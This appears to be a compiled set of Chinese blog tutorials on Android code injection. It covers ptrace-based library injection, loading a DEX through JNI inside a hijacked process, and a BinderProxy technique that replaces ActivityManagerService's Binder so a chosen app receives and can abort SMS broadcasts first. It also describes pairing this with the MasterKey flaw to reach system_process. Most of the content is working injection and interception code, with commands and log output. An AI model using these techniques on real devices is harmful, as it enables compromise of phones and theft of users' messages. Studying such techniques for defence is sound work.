ComponentInjection 的好处是不需要 ROOT 权限，但其使用限制也非常多。但如果跟 MaskterKey 漏洞结合起来用，那效 果还是相当惊艳的。我们知道，Zygote 进程会接收来自 system_process 的命令，其中比较关键的信息有 uid, gid, gids, classpath, runtime-init 等等，这些信息是决定了 Zygote 子进程的加载容器以及所从属的 uid。

通过 MasterKey 漏洞我们可以伪造系统的 Setting 包，Setting 与 system_process 的配置正好符合我所说的 ComponentInjection 条件，因此利用这种方式，可以注入到 system_process 进程，进而控制传递给 Zygote 的参数。其中 classpath 和 runtime-init 是加载容器的配置，classpath 是指向一个 dex 文件的路径，runtime-init 是其 main 函数所在的类名，通过指定每个 App 的加载容器，就可以很巧妙的控制了所有普通用户的进程的环境。

LBE 曾经就是利用这种技术实现主动防御的，更详细的介绍可访问 http://safe.baidu.com/2013-10/lbe-root.html，不 过这个文章分析得并不到位，最关键的环节即 ComponentInjection 并没有提及，结合的我分享，算是做一个完美的补充吧。

这一章节里，介绍了一种 Android 特有的注入技术，通过一些小技巧绕过了 Java 的双父委托机制。而且找到了可以轻松找到 Application 对象的方法，这个对象在 Android 开发中可以是至关重要的。在接下来的《四》里，我会详细介绍如何利用 JNI 获取 JNIEnv 指针，再通过 JNI 找到 DexCloassLoader 加载 DEX 文件。
http://blog.csdn.net/l173864930/article/details/38459449

进击的 Android 注入术《四》

继续

在前《一》、《二》、《三》里已经把注入的技术介绍完了，这章开始说注入之后需要做的事情。如果对注入技术已经比较熟悉了，那么可以直接看本章，否则建议先把前三章阅读一遍会比较好。

注入之后

完成了注入，那只是万里长征的第一步。
众所周知，Android 的应用进程，都是由 Zygote 孵化的子进程，每个进程都运行在独立的 JVM 中。通过 ptrace 的注入方式，我们得到了在目标进程执行代码的机会，但距离修改 JVM 的内容，还差那么一点点。我们重新看一下《二》中被注入 SO 的关键代码：

```
1.  void Main();
2.
3.  static void* _main(void*){
4.      Main();
5.      return NULL;
6.  }
7.
8.  class EntryClass {
9.  public:
10.
11.     EntryClass() {
12.         pthread_t tid;
13.         pthread_create(&tid, NULL, _main, NULL);
14.         pthread_detach(tid);
15.     }
16.
17. } boy;
```

当 so 被注入后，我们的逻辑代码实际上是跑在一个 Linux 线程上，这样做的目的是为了不对主线程造成干扰。我们的目标是打通 Java 层，很自然的联想到 JNI，通过 JNI 我们就是可以跟 Java 层互动了。但这里缺少了一个非常重要的元素——JNIEnv，没有这个对象，JNI 就无从说起了。

示例三

我们知道，在 JVM 进程中，JavaVM 是全局唯一的，而 JNIEnv 则是按线程分配。另外，Dalvik 的线程跟 Linux 线程是一一对应 的，因此我们可以把自身所在的线程 Attatch 到 JavaVM，JavaVM 就会为我们分配 JNIEnv 对象了。通过阅读 Dalvik 源码，从 AndroidRuntime 中我们可以得到 JavaVm 的地址，再通过 JavaVm 所提供的 AttachCurrentThead 和 DetachCurrentThread 两个函数，即可完成 JNIEnv 的获取，示例代码如下：

```
1. JNIEnv *jni_env = NULL;
2. JavaVM *jvm = AndroidRuntime::getJavaVM();
3. jvm-AttachCurrentThread(&jni_env, NULL);
4. //TODO 使用 JNIEnv
5.
6. jvm->DetachCurrentThread();
```

至此，我们就拿到了至关重要的 JNIEnv 对象了。接下来，我们通过 DexClassLoader 加载我们的 dex 文件，关键代码如下所示：
先找到 SystemClassLoader

```
1. //ClassLoader.getSystemClassLoader()
2. static jobject getSystemClassLoader(){
3.  jclass class_loader_claxx = jni_env->FindClass("java/lang/ClassLoader");
4.  snprintf(sig_buffer, 512, "()%s", JCLASS_LOADER);
5.  jmethodID getSystemClassLoader_method = jni_env->GetStaticMethodID(class_loader_claxx, "getSystemClassLoader", sig_buffer);
6.  return jni_env->CallStaticObjectMethod(class_loader_claxx, getSystemClassLoader_method);
7. }
```

然后通过 SystemClassLoader，生成 DexClassLoader 对象

```
1. snprintf(sig_buffer, 512, "(%s%s%s%s)V", JSTRING, JSTRING, JSTRING, JCLASS_LOADER);
2. jmethodID dexloader_init_method = jni_env->GetMethodID(dexloader_claxx, "<init>", sig_buffer);
```

```
3.
4.  snprintf(sig_buffer, 512, "(%s)%s", JSTRING, JCLASS);
5.  jmethodID loadClass_method = jni_env->GetMethodID(dexloader_claxx, "loadClass", sig_buffer);
6.
7.  jobject class_loader = getSystemClassLoader();
8.  check_value(class_loader);
9.
10. jobject dex_loader_obj = jni_env->NewObject(dexloader_claxx, dexloader_init_method, apk_path, dex_out_path, NULL, class_loader);
```

最后再通过 dex_loader_obj 加载 dex，找到自定义方法的入口，并调用

```
1.  jstring class_name = jni_env->NewStringUTF("com.demo.inject2.EntryClass");
2.  jclass entry_class = static_cast<jclass>(jni_env->CallObjectMethod(dex_loader_obj, loadClass_method, class_name));
3.
4.  jmethodID invoke_method = jni_env->GetStaticMethodID(entry_class, "invoke", "(I)[Ljava/lang/Object;");
5.  check_value(invoke_method);
6.
7.  jobjectArray objectarray = (jobjectArray) jni_env->CallStaticObjectMethod(entry_class, invoke_method, 0);
```

至 此我们的 dex 逻辑开始执行了。我让 com.demo.inject2.EntryClass.invoke 作为的入口函数，从 invoke 里用上《三》 示例中的 com.demo.inject 的代码，对 com.demo.host 打印的数据再进行修改（同一个进程被连续注入两次，应该是比较痛苦的）。下 面看看 inject2 中 invoke 的代码：

```
1.  package com.demo.inject2;
2.
3.  import java.lang.reflect.Method;
4.
5.  import android.content.Context;
6.  import android.util.Log;
7.
```

```
/**
 *
 * @author boyliang
 *
 */
public final class EntryClass {

    public static Object[] invoke(int i) {

        try {
            Log.i("TTT", ">>>>>>>>>>>>>I am in, I am a bad boy 2!!!!<<<<<<<<<<<<<");
            Context context = ContexHunter.getContext();
            Class<?> MainActivity_class = context.getClassLoader().loadClass("com.demo.host.MainActivity");
            Method setA_method = MainActivity_class.getDeclaredMethod("setA", int.class);
            setA_method.invoke(null, 1);
        } catch (Exception e) {
            e.printStackTrace();
        }

        return null;
    }
}
```

代码跟《三》的示例非常相似，只是入口点不一样罢了。注意，这里同样有双亲委派的限制。

输出

am start com.demo.host/.MainActivity
./poison /data/local/tmp/libimportdex.so 738

看看示例三的输出

```
1. com.demo.inject starts.
2. I/TTT  ( 738): com.demo.host starts
3. I/TTT  ( 738): 1
4. I/TTT  ( 738): 2
5. I/TTT  ( 738): 3
6. I/TTT  ( 738): 4
7. I/TTT  ( 738): 5
8. I/TTT  ( 738): >>>>>>>>>>>>>>I am in, I am a bad boy!!!!<<<<<<<<<<<<<<
9. I/TTT  ( 738): 998
10. I/TTT  ( 738): 999
11. I/TTT  ( 738): 1000
12. I/TTT  ( 738): 1001
13. I/TTT  ( 738): 1002
14. I/TTT  ( 738): 1003
15. I/TTT  ( 738): >>>>>>>>>>>>>>I am in, I am a bad boy 2!!!!<<<<<<<<<<<<<<
16. I/TTT  ( 738): 1
17. I/TTT  ( 738): 2
18. I/TTT  ( 738): 3
19. I/TTT  ( 738): 4
20. I/TTT  ( 738): 5
21. I/TTT  ( 738): 6
```

```
22. I/TTT  (  738): 7
```

从两次的字符串输出，证明这次的注入修改已经成功了。
示例中的所有代码，都已经上传到 https://github.com/boyliang/Java_Injection

最后

到目前为止，我们已经实现如下功能：

- 注入目标进程
- 获取 JNIEnv 地址；
- 另目标进程加载 Dex，并执行指定的方法；

距离我们的目标，还差一步——截获 broadcastIntent 方法，在《五》里我会再介绍一种叫 BinderProxy 的技术，通过这种技术，我们可以截获任意的 BinderService 的方法。
http://blog.csdn.net/l173864930/article/details/38467497

进击的 Android 注入术《五》

继续


在 Android，几乎所有的 IPC 通讯都是通过 Binder，可以说 Binder 在 Android 中占据着非常重要的地位。IPC 通讯一般涉 及 client 和 server 两部分，在 Android 上，所有 Binder 的 serivce 部分统称为 NativeService（跟平时所说的 Service 组件不一样），一个 NativeService 可以跟多个 client 通讯，如果想更详细地了解这方面的内容可以到老罗的博客睢睢。

在日常开发过程中， 我们经常会使用到的 ActivityManager、PackageManager 就是一个 client 的调用，只是本身封装得比较好，让你感觉不到。而 Service 部分的逻辑，主要集中在 system_process 和 com.android.phone 这两个进程里头。
broadcastIntent 是 ActivityManagerService(AMS)的一个方法，AMS 的宿主进程是 system_process，毫无疑问我们需要先注入到 system_process 进程，至于接下来怎么做呢，正是本章的内容。

BinderProxy

原理

所有 NativeService 都继承到 IBinder 接口，BinderProxy 原理很简单，就是先到找到要代理的 NativeService 引用，再通过自己编写的 ProxyBinder 对象代理 NativeService，从而达到截获 IPC 通讯的目的。下面我们 以 AMS 为例，做一个说明：



AMS 跟 binder 进行通讯，是通过 JNI 实现的。AMS 继承 Binder(IBinder 的子类，封装了 IPC 通讯公共部分的逻辑)，Binder 里保存着一个类型为 int 的 mObject 的字段，这个字段正是其 C++对象 JavaBBinder 对象的地址，这个 JavaBBinder 才是 AMS 最终跟内核通讯的对象。代码如下：

```
1.  public class Binder implements IBinder {
2.      //...
3.
4.      /* mObject is used by native code, do not remove or rename */
5.      private int mObject; //这个对象保存的就是 JavaBBinder 的指针
6.      private IInterface mOwner;
7.      private String mDescriptor;
8.
9.      //...
10. }
```


同样的，在 JavaBBinder 中，也保存着一个类型 jobject 的 mObject，指向上层 Java 对象。看看 JavaBBinder 的代码：

```
1.  class JavaBBinder : public BBinder
2.  {
3.
4.  //...
5.
6.      jobject object() const
7.      {
8.          return mObject;
9.      }
10.
11.     //...
12.
13.     private:
```

```
14.     JavaVM* const   mVM;
15.     jobject const   mObject; //这个保存的是 AMS 的引用
16.  };
17. }
```

Java 和 C++就是通过这两个字段相互连结在一起的。
其中 JavaBBinder 中的 mObject 是整个 IPC 关键的一节，所有的 client 请求，都是先到达 JavaBBinder，然后 JavaBBinder 再通过 JNI 调用 mObject 的 execTransact 的方法，最终把请求发送到 AMS。
因此，我们只要想办法找到 AMS 的对象的 JavaBBinder，再把 mObject 替换为代理对象（记作 ProxyBinder，一个 Java 对象的引用），即可实现 BinderService 代理，下面是示意图：

在实现这个代理，我们需要获取 AMS 和及对应用的 JavaBBinder 两个对象。



获取 AMS 引用

要获取 AMS 引用，通过 ServiceManager 即可，不过这类是隐藏类，通过反射才可以调用。通过 ServiceManager.getService("activity")即可以拿到 AMS。

获取 JavaBBinder

通过前面的介绍，拿到 AMS 之后，就可以获取其 mObject 字段，这个对象正好就是 JavaBBinder 的地址。另外，也有一种比较简单的方式，那就是通过 defaultServiceManager 的 getService 方法获取到。

替换 mObject 对象

JavaBBinder 的 mObject 对象并不能直接替换，因为 mObject 是 const 的，我写了一个 DummyJavaBBinder 的类，可以很容易地处理好这个问题，DummyJavaBBinder 的实现如下：

```
1.  class DummyJavaBBinder : public BBinder{
2.  public:
3.      virtual status_t onTransact(uint32_t code, const Parcel& data, Parcel* reply, uint32_t flags = 0) {
4.          return NO_ERROR;
5.      }
6.
7.      jobject object() const {
8.          return mObject;
9.      }
10.
```

```
    JavaVM* javaVM() const {
        return mVM;
    }

    void changeObj(jobject newobj){
        const jobject* p_old_obj = &mObject;
        jobject* p_old_obj_noconst = const_cast<jobject *>(p_old_obj);
        *p_old_obj_noconst = newobj;
    }

private:
    JavaVM* const   mVM;
    jobject const   mObject;
};
```

这个类的作用主要添加了 changeObj 方法，主要功能是把 mObject 去掉 const 限制，并修改为的 newobj。

示例四

示例四包含三部分代码，分别是 com.demo.sms，com.demo.smstrojan，以及 DemonInject3。
com.demo.sms 和 com.demo.smstrojan 的逻辑是一样的，都是拦截短信，并打印短信内容，代码片断如下：

```
public final class SmsReceiver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {

```

```
6.          Bundle bundle = intent.getExtras();
7.
8.          if (bundle != null) {
9.              this.abortBroadcast();
10.
11.             Object[] pdus = (Object[]) bundle.get("pdus");
12.             SmsMessage[] messages = new SmsMessage[pdus.length];
13.
14.             for (int i = 0; i < pdus.length; i++) {
15.                 messages[i] = SmsMessage.createFromPdu((byte[]) pdus[i]);
16.             }
17.
18.             for (SmsMessage message : messages) {
19.                 String msg = message.getMessageBody();
20.                 String to = message.getOriginatingAddress();
21.
22.                 Log.i("TTT", context.getPackageName() + " To:" + to + " Msg:" + msg);
23.             }
24.         }
25.
26.     }
27.
28. }
```

DemoInject3 相对复杂，包含 dex 和 proxybinder（被注入的 so）两部分。dex 的逻辑是生成代理的 proxybinder，并通过 invoke 返回给 lib，lib 再通过 DummyJavaBBinder 修改其 mObject 为 proxybinder，关键代码如下

dex 代码

```
1.  package com.demo.inject3;
2.
3.  import android.net.Uri;
4.  import android.os.Binder;
5.  import android.os.IBinder;
6.  import android.os.Parcel;
7.  import android.os.RemoteException;
8.  import android.util.Log;
9.
10. /**
11.  *
12.  * @author boyliang
13.  *
14.  */
15. public final class EntryClass {
16.
17.     private static final class ProxyActivityManagerServcie extends Binder {
18.         private static final String CLASS_NAME = "android.app.IActivityManager";
19.         private static final String DESCRIPTOR = "android.app.IActivityManager";
20.         private static final int s_broadcastIntent_code;
21.
22.         private SmsReceiverResorter mResorter;
23.
24.         static {
25.             if (ReflecterHelper.setClass(CLASS_NAME)) {
26.                 s_broadcastIntent_code = ReflecterHelper.getStaticIntValue("BROADCAST_INTENT_TRANSACTION", -1);
27.             } else {
28.                 s_broadcastIntent_code = -1;
```

```
29.         }
30.     }
31.
32.     private IBinder mBinder;
33.
34.     public ProxyActivityManagerServcie(IBinder binder) {
35.         mBinder = binder;
36.         mResorter = new SmsReceiverResorter(binder);
37.     }
38.
39.     @Override
40.     protected boolean onTransact(int code, Parcel data, Parcel reply, int flags) throws RemoteException {
41.
42.         if (code == s_broadcastIntent_code) {
43.             mResorter.updatePriority("com.demo.sms");
44.         }
45.
46.         return mBinder.transact(code, data, reply, flags);
47.     }
48. }
49.
50. public static Object[] invoke(int i) {
51.     IBinder activity_proxy = null;
52.
53.     try {
54.         activity_proxy = new ProxyActivityManagerServcie(ServiceManager.getService("activity"));
55.
56.         Log.i("TTT", ">>>>>>>>>>>>>I am in, I am a bad boy 3!!!!<<<<<<<<<<<<<");
```

```
57.         } catch (Exception e) {
58.             e.printStackTrace();
59.         }
60.
61.         return new Object[] { "activity", activity_proxy };
62.     }
63. }
```

看到 onTransact 中 code 的过滤处理，当 code==s_broadcastIntent_code 时，证明有 client 调用了 sendBroadcast 方法了，然后马上调用 SmsReceiverRestorter 中的 updatePriority 方法。
最后 invoke 返回的是一个 Object 数组，分别是"activity"字符串和 activity_proxy 对象，再看看 proxybinder.cpp 的中调用 invoke 方法的处理：

```
1.  <span style="white-space:pre">    </span>jmethodID invoke_method = jni_env->GetStaticMethodID(entry_class, "invoke", "(I)[Ljava/lang/Object;");
2.      check_value(invoke_method);
3.
4.      jobjectArray objectarray = (jobjectArray) jni_env->CallStaticObjectMethod(entry_class, invoke_method, 0);
5.      check_value(objectarray);
6.
7.      jsize size = jni_env->GetArrayLength(objectarray);
8.      sp<IServiceManager> servicemanager = defaultServiceManager();
9.      for (jsize i = 0; i < size; i += 2) {
10.         jstring name = static_cast<jstring>(jni_env->GetObjectArrayElement(objectarray, i));
11.         jobject obj = jni_env->GetObjectArrayElement(objectarray, i + 1);
12.
13.         const char* c_name = jni_env->GetStringUTFChars(name, NULL);
14.         DummyJavaBBinder* binder = (DummyJavaBBinder*) servicemanager->getService(String16(c_name)).get();
15.         binder->changObj(jni_env->NewGlobalRef(obj));
16.     }
```

lproxybinder.cpp 中根据 invoke 返回的数组进行处理。

至此，整个 BinderProxy 技术的技术已经介绍完毕了，接下来看看 SmsReceiverRestorter 的代码，这个类主要是负责修改广播的发送顺序。跟广播发送顺序有关的变量位置 ActivityManagerService.mReceiverResolver.mActionToFilter，其定义如下为 private final HashMap<String, ArrayList<IntentFilter>> mActionToFilter。其中 key 是 action，value 是各个 broadcast 中的 intentfilter 描述，这个 value 本身 是一个 List，其顺序即为广播的发送顺序，调整这个顺序即可，见代码；

```
1.  final class SmsReceiverResorter {
2.      private static final String[] sActions = { "android.provider.Telephony.SMS_RECEIVED", "android.provider.Telephony.SMS_RECEIVED2", "android.provider.Telephony.GSM_SMS_RECEIVED" };
3.      private final String TAG = "SmsReceiverResorter";
4.      private HashMap<String, ArrayList<? extends IntentFilter>> mActionToFilter;
5.      private Field mPackageNameField;
6.
7.      @SuppressWarnings("unchecked")
8.      public SmsReceiverResorter(IBinder am) {
9.          Class<?> claxx = am.getClass();
10.         try {
11.             Field field = claxx.getDeclaredField("mReceiverResolver");
12.             field.setAccessible(true);
13.             Object mReceiverResolver = field.get(am);
14.
15.             claxx = mReceiverResolver.getClass();
16.
17.             field = claxx.getSuperclass().getDeclaredField("mActionToFilter");
18.             field.setAccessible(true);
19.
20.             mActionToFilter = (HashMap<String, ArrayList<? extends IntentFilter>>) field.get(mReceiverResolver);
21.
22.         } catch (Exception e) {
```

```
23.             Log.e(TAG, e.toString());
24.         }
25.     }
26.
27.     /**
28.      * 修改优先级
29.      */
30.     public void updatePriority(String target_pkg) {
31.
32.         if (mActionToFilter != null) {
33.
34.             for (String action : sActions) {
35.
36.                 @SuppressWarnings("unchecked")
37.                 ArrayList<IntentFilter> filters = (ArrayList<IntentFilter>) mActionToFilter.get(action);
38.
39.                 if (filters != null) {
40.                     Log.i("TTT", "send sms broadcast");
41.
42.                     IntentFilter filter = null;
43.
44.                     for (IntentFilter f : filters) {
45.                         String pkg = getPackageName(f);
46.                         if (target_pkg.equals(pkg)) {
47.                             filter = f;
48.                             break;
49.                         }
50.                     }
```

```
51.
52.                 // 调整顺序
53.                 if (filter != null && filters.remove(filter) ) {
54.
55.                     filters.add(0, filter);
56.                     filter = null;
57.
58.                     Log.i("TTT", target_pkg + " is the first now");
59.                 }
60.             }
61.         }
62.
63.     }
64. }
65.
66. private String getPackageName(IntentFilter filter) {
67.
68.     if (mPackageNameField == null && filter != null) {
69.         Class<?> claxx = filter.getClass();
70.         try {
71.             mPackageNameField = claxx.getDeclaredField("packageName");
72.             mPackageNameField.setAccessible(true);
73.         } catch (Exception e) {
74.             Log.e(TAG, e.toString());
75.         }
76.     }
77.
78.     String result = null;
```

```
79.
80.         if (filter != null) {
81.             try {
82.                 result = (String) mPackageNameField.get(filter);
83.             } catch (Exception e) {
84.                 Log.e(TAG, e.toString());
85.             }
86.         }
87.
88.         return result;
89.     }
90. }
```

最后

这次的示例代码有点多，我已经上传至 https://github.com/boyliang/Hijack_AMS_broadIntent。
通过上面的方法，无论 com.demo.sms 是怎样落后于 sms.demo.smstrojan 注册广播，都可以最先拦截到短信。

终于把这个方案讲解完了，累死。。。
谁能坚持看到这里，也算是一种缘分吧。
在下一章里，我会全面介绍 AIM 这个框架的实现细节，AIM 框架对前面所提及的技术点做了一个很好的汇总。
http://blog.csdn.net/l173864930/article/details/38468433

Android 注入完全剖析

万抽抽 myKanxue

0 前沿

本文主要分析了一份实现 Android 注入的代码的技术细节，但是并不涉及 ptrace 相关的知识，所以读者如果不了解 ptrace 的话，最好先学习下 ptrace 原理再来阅读本文。首先，感谢源代码的作者 ariesjzj 大牛，没有他的源码就没有本文~。文中有不对的地方，望各位大牛斧正！谢谢~

相关代码下载地址：

http://pan.baidu.com/s/1o6ul8eA


或者去代码原作者的 blog：

http://blog.csdn.net/jinzhuojun/article/details/9900105

1 测试方法

①编译好 inject 和 libhello.so 之后，将 inject 和 libhello.so 放入/data/local/tmp/injecttest/目录下，并 chmod 777.

②确定我们要 inject 的进程名。例如 inject com.me.keygen.activity，那么我们首先使用 ps 来查看该进程的信息：



该进程的 pid = 19989，进程名为"com.me.keygen.activity"。显然，对于 apk 而言，它的进程名就是 apk 的包名。

③确定 hook 进程之后，所要加入的 so 绝对路径。例如，本例要向 com.me.keygen.activity 中注入 libhello.so，此 libhello.so 存放在/data/local/tmp/injecttest/目录下，那么它的绝对路径就为/data/local/tmp /injecttest/libhello.so

④开始注入，注入代码的格式为：

./inject com.me.keygen.activity /data/local/tmp/injecttest/libhello.so

注入成功的话就会显示:

library path = /data/local/tmp/injecttest/libhello.so

Press enter to dlclose and detach

⑤查看注入结果：

首先查看目的进程 com.me.keygen.activity 的内存空间中是否含有我们注入的 libhello.so,方法如下：

我们在第②步获取了目的进程的 pid = 19989，那么我们可以通过查看进程的 mmaps 文件：

```
root@android:/ # cat /proc/19989/maps |busybox grep hello

cat /proc/19989/maps |busybox grep hello

6674b000-6674e000 r-xp 00000000 b3:1a
3689             /data/local/tmp/injecttest/libhello.so

6674e000-6674f000 r--p 00002000 b3:1a
3689             /data/local/tmp/injecttest/libhello.so

6674f000-66750000 rw-p 00003000 b3:1a
3689             /data/local/tmp/injecttest/libhello.so
```

显然，so 成功注入到了目的进程之中。

然后查看该 so 中的函数是否执行成功，方法如下：

由于我们注入目的进程后仅仅是执行 libhello.so 的 hook_entry 方法，该方法的代码如下：

```
int hook_entry(char * a){

	LOGD("Hook success, pid = %d\n", getpid());

	LOGD("Hello %s\n", a);

	return 0;

}
```

而我们在 Inject 中调用该函数的代码为：

```
inject_remote_process(target_pid, hookSoPath, "hook_entry",    "I'm parameter!", strlen("I'm parameter!"));
```

所以我们理应在目的进程的 logcat 中找到字符串"Hello I'm parameter!"。查看指定进程的 logcat 方法如下：

```
1|root@android:/ # logcat |busybox grep 19989

logcat |busybox grep 19989
```

```
I/ActivityManager(   595): Start proc com.me.keygen.activity for
activity com.me.

keygen.activity/.MainActivity: pid=19989 uid=10091 gids={3003, 1028}

D/ActivityThread(19989): setTargetHeapUtilization:0.25

D/ActivityThread(19989): setTargetHeapIdealFree:8388608

D/ActivityThread(19989): setTargetHeapConcurrentStart:2097152

I/HASH       (19989): 46e8b009bfa60ad36aaa6ad76aeb06d5

D/INJECT   (20047): [+] Injecting process: 19989

D/DEBUG     (19989): Hook success, pid = 19989

D/DEBUG     (19989): Hello I'm parameter!
```

测试成功!

2 对 inject 代码的分析

2.1 find_pid_of(const char* targetProcessName)

```
int find_pid_of(const char *process_name)

{

       int id;

       pid_t pid = -1;

       DIR* dir;

       FILE *fp;

       char filename[32];

       char cmdline[256];

       struct dirent * entry;

       if (process_name == NULL)

              return -1;

       dir = opendir("/proc");
```

```
        if (dir == NULL)
                return -1;
        while((entry = readdir(dir)) != NULL) {
                id = atoi(entry->d_name);
                if (id != 0) {
                        sprintf(filename, "/proc/%d/cmdline",
id);
                        fp = fopen(filename, "r");
                        if (fp) {
                                fgets(cmdline, sizeof(cmdline),
fp);
                                fclose(fp);

                                if (strcmp(process_name, cmdline) == 0)
{
                                        /* process found */
```

```
                                    pid = id;

                                    break;

                                }

                            }

                        }

                }
```

这个代码还是很简单的，就是通过遍历/proc 目录下的所有子目录，获取这些子目录的目录名(一般就是进程的进程号 pid)。获取子目录名后，就组 合成/proc/pid/cmdline 文件名，然后依次打开这些文件，cmdline 文件里面存放的就是进程名，通过这样就可以获取进程的 pid 了。

2.2 inject_remote_process

此函数完整参数为：

inject_remote_process(pid_t target_pid, const char *library_path, const char *function_name, const char *param, size_t param_size)

其中 library_path 为我们想要注入到进程的 so 的绝对路径；

function_name 为我们想要执行的函数名，此函数是 so 中的函数；

param 为该函数的参数，param_size 为参数大小，以字节为单位。

下面开始对此函数进行详细分析。

大致的注入过程如下：

ATTATCH，指定目标进程，开始调试；

GETREGS，获取目标进程的寄存器，保存现场；

SETREGS，修改 PC 等相关寄存器，使其指向 mmap；

POPETEXT，把 so path 写入 mmap 申请的地址空间；

SETRESG，修改 PC 等相关寄存器，使其指向 dlopen，调用 dlopen，获取 sohandle；

SETRESG，修改 PC 等相关寄存器，使其指向 dlsym， functionaddr = dlsym(sohandle,"functionname");
SETRESG，修改 PC 等相关寄存器，使其指向 functionaddr，调用 function；

```
SETRESG，修改 PC 等相关寄存器，使其指向 dlclose，调用 dlclose(sohandle);

SETREGS，恢复现场；

DETACH，解除调试，使其恢复；
```

下面对照着代码进行分析。

①ATTATCH，指定目标进程，开始调试：

```
if (ptrace_attach(target_pid) == -1)

                goto exit;
```

②GETREGS，获取目标进程的寄存器，保存现场：

```
if (ptrace_getregs(target_pid, &regs) == -1)

                goto exit;

/* save original registers */

        memcpy(&original_regs, &regs, sizeof(regs));
```

③通过 get_remote_addr 函数获取目的进程的 mmap 函数的地址，以便为 libxxx.so 分配内存：

```
/*

